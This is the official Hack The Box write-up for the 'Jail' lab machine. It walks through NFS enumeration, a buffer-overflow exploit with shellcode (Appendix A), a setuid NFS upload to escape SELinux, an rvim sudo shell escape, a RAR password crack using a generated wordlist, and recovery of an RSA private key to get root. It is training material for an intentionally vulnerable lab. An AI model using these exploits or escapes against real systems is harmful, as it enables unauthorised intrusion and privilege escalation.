



Hack The Box
PEN-TESTING LABS



Jail

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Difficulty: Insane

Classification: Official



SYNOPSIS

Jail, like the name implies, involves escaping multiple sandbox environments and escalating between multiple user accounts. It is definitely one of the more challenging machines on Hack The Box and requires fairly advanced knowledge in several areas to complete.

Skills Required


- Advanced knowledge of Linux
- Basic understanding of buffer overflows

Skills Learned

- Enumerating NFS shares
- Exploiting buffer overflows
- Escaping SELinux sandbox
- Exploiting NOPASSWD
- Escaping rvm
- Generating targeted wordlists
- Cracking encrypted RAR archives
- Exploiting weak RSA public keys

Enumeration

Nmap



Nmap reveals several open services, most of which will end up being used during exploitation. To start, Apache and an unknown service on port 7411 are the most important.



Dirbuster

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

http://10.10.10.34:80/

Scan Information Results - List View: Dirs: 0 Files: 3 Results - Tree View Errors: 0

Directory Structure	Response Code	Response Size
/	200	2390
cgi-bin	403	378
icons	200	159
jailuser	200	1053

Current speed: 0 requests/sec (Select and right click for more options)
Average speed: (T) 309, (C) 77 requests/sec
Parse Queue Size: 0
Total Requests: 207641/207643
Current number of running threads: 100
Time To Finish: 00:00:00

Back Pause Stop Report

DirBuster Stopped

Dirbuster reveals a **/jailuser** directory, which contains source code and a binary compiled from the given source. This binary is running as a service on port 7411.



NFSShare

```
root@kali: ~  
File Edit View Search Terminal Help  
  
Volume /var/nfsshare  
_ access: NoRead Lookup NoModify NoExtend NoDelete NoExecute  
rpcinfo:  
| program version port/proto service  
| 100000 2,3,4 111/tcp rpcbind  
| 100000 2,3,4 111/udp rpcbind  
| 100003 3,4 2049/tcp nfs  
| 100003 3,4 2049/udp nfs  
| 100005 1,2,3 20048/tcp mountd  
| 100005 1,2,3 20048/udp mountd  
| 100021 1,3,4 43353/tcp nlockmgr  
| 100021 1,3,4 56565/udp nlockmgr  
| 100024 1 36204/tcp status  
| 100024 1 39442/udp status  
| 100227 3 2049/tcp nfs_acl  
| 100227 3 2049/udp nfs_acl  
2049/tcp open nfs_acl 3 (RPC #100227)  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 69.31 seconds  
root@kali:~#
```

Enumerating the NFS share with **nmap -sV --script=nfs-ls 10.10.10.34** reveals a volume at **/var/nfsshare**



Exploitation

Buffer Overflow

After reviewing the source code, the username **admin** is found, as well as the ability to enable debug mode to get the password offset through the remote service. With the source code in hand, it is fairly straightforward to create a functional exploit. Refer to **jail_bof.py (Appendix A)** to see an example using pwntools.

```
root@kali: ~/Desktop/writeups/jail
File Edit View Search Terminal Help
root@kali:~/Desktop/writeups/jail# python writeup.py
[+] Opening connection to 10.10.10.34 on port 7411: Done
OK Ready. Send USER command.

OK Send PASS command.

[*] Switching to interactive mode
$ id
uid=99(nobody) gid=99(nobody) groups=99(nobody) context=system_u:system_r:unconfined_service_t:s0
$
```



Privilege Escalation

SELinux Sandbox (frank)

Exploit: <http://seclists.org/oss-sec/2016/q3/606>

NFSShell: <https://github.com/NetDirect/nfsshell>

Escaping the sandbox can be quite tricky for many users that do not have experience with sandboxed environments. Using NFSShell to connect to the share with the commands **host 10.10.10.34** and **mount /var/nfsshare** allows for uploading and minor file modifications.

After modifying the above exploit to copy an SSH key from the share to **/home/frank/.ssh/authorized_keys**, it is possible to place the exploit binary and an SSH key on the target. Using the pwntools session, it is possible to execute the exploit with **/var/nfsshare/writeup**, and then directly SSH in using the generated private key.

```
root@kali: ~/Desktop/writeups/jail/nfsshell
File Edit View Search Terminal Help
root@kali:~/Desktop/writeups/jail/nfsshell# ./nfsshell
nfs> host 10.10.10.34
Using a privileged port (1020)
Open 10.10.10.34 (10.10.10.34) TCP
nfs> mount /var/nfsshare
Using a privileged port (1019)
Mount \var/nfsshare', TCP, transfer size 131072 bytes.
nfs> gid 1000
nfs> uid 1000
nfs> put writeup
nfs> put key
nfs> chmod 0777 key
nfs> chmod 4755 writeup
nfs> 
```




rvim (adm)

Running VIM commands: <https://www.linux.com/learn/vim-tips-working-external-commands>

Running **sudo -l** reveals NOPASSWD is set when running rvim on the **jail.c** file in the web directory. It is trivial to escape rvim by spawning a bash shell through a Python command.

sudo -u adm /usr/bin/rvim /var/www/html/jailuser/dev/jail.c

:python import pty; pty.spawn("/bin/bash");

```
frank@localhost:~  
File Edit View Search Terminal Help  
#include <netinet/in.h>  
#include <string.h>  
#include <unistd.h>  
#include <time.h>  
  
int debugmode;  
int handle(int sock);  
int auth(char *username, char *password);  
  
int auth(char *username, char *password) {  
    char userpass[16];  
    char *response;  
    if (debugmode == 1) {  
        printf("Debug: userpass buffer @ %p\n", userpass);  
        fflush(stdout);  
    }  
    if (strcmp(username, "admin") != 0) return 0;  
    strcpy(userpass, password);  
    if (strcmp(userpass, "1974jailbreak!") == 0) {  
        return 1;  
    }  
}  
bash-4.2$ idrt pty;pty.spawn("/bin/bash");  
uid=3(adm) gid=4(adm) groups=4(adm) context=unconfined_u:unconfined_r:unconfined  
_t:s0-s0:c0.c1023  
bash-4.2$
```




Root

A bit of searching reveals `/var/adm/.keys` which contains an encrypted rar file and a note which hints to the format of the rar password. It is possible to generate a wordlist from the hints with the command. This part can be tricky, but it can be assumed the 4 digit number will most likely be a birth year and the last name may start with an uppercase. Writing a short Python script and using a small surname wordlist as input, it is possible to generate a valid list to use with john. Refer to **wordlistgen_jail.py (Appendix B)** for a basic example.

Using the commands `rar2john keys.rar > keys.hash` and `john keys.hash --wordlist=wordlist.txt` will successfully crack the hash (**Morris1962!**) with the above wordlist after some time, which reveals a weak public key file.

It is possible to generate the private key using RsaCtfTool with the command **RsaCtfTool.py --publickey ./rootauthorizedsshkey.pub --private**

Once the private key file is obtained, it is possible to SSH in as root and obtain the flags from `/home/frank/user.txt` and `/root/root.txt`

```
root@localhost:~  
File Edit View Search Terminal Help  
root@kali:~/Desktop/writeups/jail# ../../RsaCtfTool/RsaCtfTool.py --publickey ./rootauthorizedsshkey.pub --private > root.key  
root@kali:~/Desktop/writeups/jail# chmod 600 root.key  
root@kali:~/Desktop/writeups/jail# ssh root@10.10.10.34 -i root.key  
'abrt-cli status' timed out  
[root@localhost ~]#  
[root@localhost ~]# ls  
root.txt  
[root@localhost ~]#
```



Appendix A

```
from pwn import *

shellcode =
"\x6a\x02\x5b\x6a\x29\x58\xcd\x80\x48\x89\xc6\x31\xc9\x56\x5b\x6a\x3f\x58\xcd\x80\x41\x80\xf9\x03\x75\xf5\x6a\x0b\x58\x99\x52\x31\xf6\x56\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x31\xc9\xcd\x80"

payload = "A"*28 + p32(0xffffd630) + shellcode

r = remote('10.10.10.34', 7411)
print r.recv(1024)

r.sendline('USER admin')
print r.recv(1024)

r.sendline('PASS ' + payload)
r.interactive()
```

jail_bof.py



Appendix B

```
surnames = ["abbey", "abram", "acker", "adair", "adam", "adams", "adamson",  
"addison", "adkins", "aiken", "akerman", "akers", "albert", "albertson",  
"albinson", "alexander", "alfredson", "alger", "alvin", "anderson",  
"andrews", "ansel", "appleton", "archer", "armistead", "arnold",  
"arrington", "arthur", "arthurson", "ashworth", "atkins", "atkinson",  
"austin", "avery", "babcock", "bagley", "bailey", "baker", "baldwin",  
"bancroft", "banister", "banks", "banner", "barber", "barker", "barlow",  
"bass", "bates", "baxter", "beake", "beasley", "beck", "beckett", "beckham",  
"bell", "bellamy", "bennett", "benson", "bentley", "benton", "bernard",  
"berry", "beverley", "bird", "black", "blackburn", "bond", "bonham",  
"bourke", "braddock", "bradford", "bradley", "brand", "brandon",  
"breckenridge", "brewer", "brewster", "brigham", "bristol", "brook",  
"brooke", "brown", "bryson", "buckley", "bullard", "bullock", "burnham",  
"burrell", "burton", "bush", "byrd", "cantrell", "carl", "carlisle",  
"carlyle", "carman", "carpenter", "carter", "cartwright", "carver",  
"caulfield", "causer", "chadwick", "chamberlain", "chance", "chandler",  
"chapman", "chase", "cheshire", "chlarke", "church", "clark", "clarkson",  
"clay", "clayton", "clemens", "clifford", "clifton", "cline", "clinton",  
"close", "coburn", "coke", "colbert", "cole", "coleman", "colton",  
"comstock", "constable", "cook", "cooke", "cookson", "cooper", "corey",  
"cornell", "courtney", "cox", "crawford", "crewe", "croft", "cropper",  
"cross", "crouch", "cummins", "curtis", "dalton", "danell", "daniel",  
"darby", "darrell", "darwin", "daubney", "david", "davidson", "davies",  
"davis", "dawson", "day", "dean", "deering", "delaney", "denman", "dennel",  
"dennell", "derby", "derrick", "devin", "devine", "dickens", "dickenson",  
"dickinson", "dickman", "donalds", "donaldson", "downer", "draper",  
"dudley", "duke", "dunn", "durand", "durant", "dustin", "dwight", "dyer",  
"dyson", "eason", "easton", "eaton", "edgar", "edison", "edwards",  
"edwarson", "eliot", "eliott", "elliott", "ellis", "ellison", "emerson",  
"emmett", "endicott", "ericson", "evanson", "evelyn", "everett", "fairbarn",  
"fairburn", "fairchild", "fay", "fields", "fisher", "fleming", "fletcher",  
"ford", "forest", "forester", "forrest", "foss", "foster", "fox", "frank",  
"franklin", "freeman", "frost", "fry", "fuller", "gardener", "gardner",  
"garfield", "garland", "garner", "garnet", "garrard", "garrett", "garry",  
"geary", "gibbs", "gibson", "gilbert", "giles", "gilliam", "gladwin",  
"glover", "goddard", "goode", "goodwin", "granger", "grant", "gray",  
"green", "greene", "griffin", "gully", "hackett", "hadaway", "haden",  
"haggard", "haight", "hailey", "haley", "hall", "hallman", "hamilton",  
"hamm", "hancock", "hanley", "hanson", "hardy", "harford", "hargrave",  
"harlan", "harley", "harlow", "harman", "harper", "hart", "harvey",  
"hathaway", "hawk", "hawking", "hawkins", "hayes", "haywood", "heath",  
"hedley", "henderson", "henry", "henson", "herbert", "herman", "hewitt",
```



"hibbert", "hicks", "hightower", "hill", "hilton", "hobbes", "hobbs",
"hobson", "hodges", "hodson", "holmes", "holt", "hooker", "hooper", "hope",
"hopper", "horn", "horne", "horton", "house", "howard", "howe", "hudson",
"hughes", "hull", "hume", "hunt", "hunter", "hurst", "huxley", "huxtable",
"ingram", "irvin", "irvine", "irving", "irwin", "ivers", "jack", "jackson",
"jacobs", "jacobson", "james", "jameson", "jamison", "janson", "jardine",
"jarrett", "jarvis", "jefferson", "jeffries", "jekyll", "jenkins", "jepson",
"jerome", "jinks", "johns", "johnson", "jones", "jordan", "judd", "kay",
"keen", "kelsey", "kemp", "kendall", "kendrick", "kerry", "kersey", "key",
"kidd", "king", "kingsley", "kingston", "kinsley", "kipling", "kirby",
"knight", "lacy", "lamar", "landon", "lane", "langley", "larson", "lawson",
"leach", "leavitt", "lee", "leigh", "leon", "levitt", "lewin", "lincoln",
"lindsay", "linton", "little", "loman", "london", "long", "lovell",
"lowell", "lowry", "lucas", "lyndon", "lynn", "lyon", "madison", "mann",
"mark", "marley", "marlow", "marshall", "martel", "martin", "mason",
"massey", "masters", "masterson", "mathers", "matthews", "may", "mayes",
"maynard", "meadows", "mercier", "merchant", "merrill", "merritt", "michael",
"michaels", "michaelson", "mills", "mitchell", "moore", "morris", "myers",
"nathanson", "neville", "newell", "newman", "newport", "nichols",
"nicholson", "nielson", "niles", "nixon", "noel", "norman", "oakley",
"odell", "ogden", "oliver", "oliverson", "olson", "osborne", "otis",
"overton", "page", "parker", "parsons", "patrick", "patton", "paulson",
"payne", "pearce", "pearson", "penny", "perkins", "perry", "peters",
"peyton", "philips", "pickering", "pierce", "pierson", "piper", "pitts",
"platt", "poole", "pope", "porcher", "porter", "potter", "pound", "powers",
"prescott", "pressley", "preston", "pryor", "purcell", "putnam", "quigley",
"quincy", "radcliff", "raines", "ramsey", "randall", "ray", "reed", "reeve",
"rey", "reynolds", "rhodes", "richards", "rider", "ridley", "roach",
"robbins", "robert", "roberts", "robertson", "rogers", "rogerson",
"rollins", "roscoe", "ross", "rowe", "rowland", "royce", "roydon", "rush",
"russell", "ryder", "sadler", "salvage", "sampson", "samson", "samuel",
"sanders", "sandford", "sanford", "sargent", "savage", "sawyer", "scarlett",
"seaver", "sergeant", "shelby", "shine", "simmons", "simon", "simons",
"simonson", "simpkin", "simpson", "sims", "sinclair", "skinner", "slater",
"smalls", "smedley", "smith", "snelling", "snider", "sniders", "snyder",
"spalding", "sparks", "spear", "spears", "spence", "spencer", "spooner",
"spurling", "stacy", "stafford", "stamp", "stanton", "statham", "steed",
"steele", "stephens", "stephenson", "stern", "stone", "strange",
"strickland", "stringer", "stroud", "strudwick", "styles", "summerfield",
"summers", "sumner", "sutton", "sydney", "tailor", "tanner", "tash",
"tasker", "tate", "taylor", "teel", "tennyson", "terrell", "terry",
"thacker", "thatcher", "thomas", "thompson", "thorne", "thorpe",
"timberlake", "townsend", "tracy", "travers", "travis", "trent", "trevis",
"truman", "tucker", "tuft", "turnbull", "turner", "tyler", "tyrell",
"tyson", "underhill", "underwood", "upton", "vance", "vernon", "victor",
"vincent", "walker", "wallace", "walsh", "walton", "warner", "warren",
"warwick", "washington", "waters", "wayne", "weaver", "webb", "webster",
"wells", "wembley", "west", "wheeler", "whitaker", "white", "whitney",



```
"whittle", "wickham", "wilcox", "wilkie", "wilkins", "willard", "williams",  
"williamson", "willis", "wilson", "winchester", "winfield", "winship",  
"winslow", "winston", "winthrop", "witherspoon", "wolf", "wolfe", "womack",  
"woodcock", "woodham", "woodward", "wortham", "wray", "wright", "wyatt",  
"wyndham", "yates", "york", "young"]  
specialchars = " !@#$%^&*()_+="  
  
outfile = open("wordlist.txt", "w")  
  
for surname in surnames:  
    for year in range(1960, 1999):  
        for spchar in specialchars:  
            outfile.write(surname.title() + str(year) + spchar + "\n")  
  
print("Done!")
```

wordlistgen_jail.py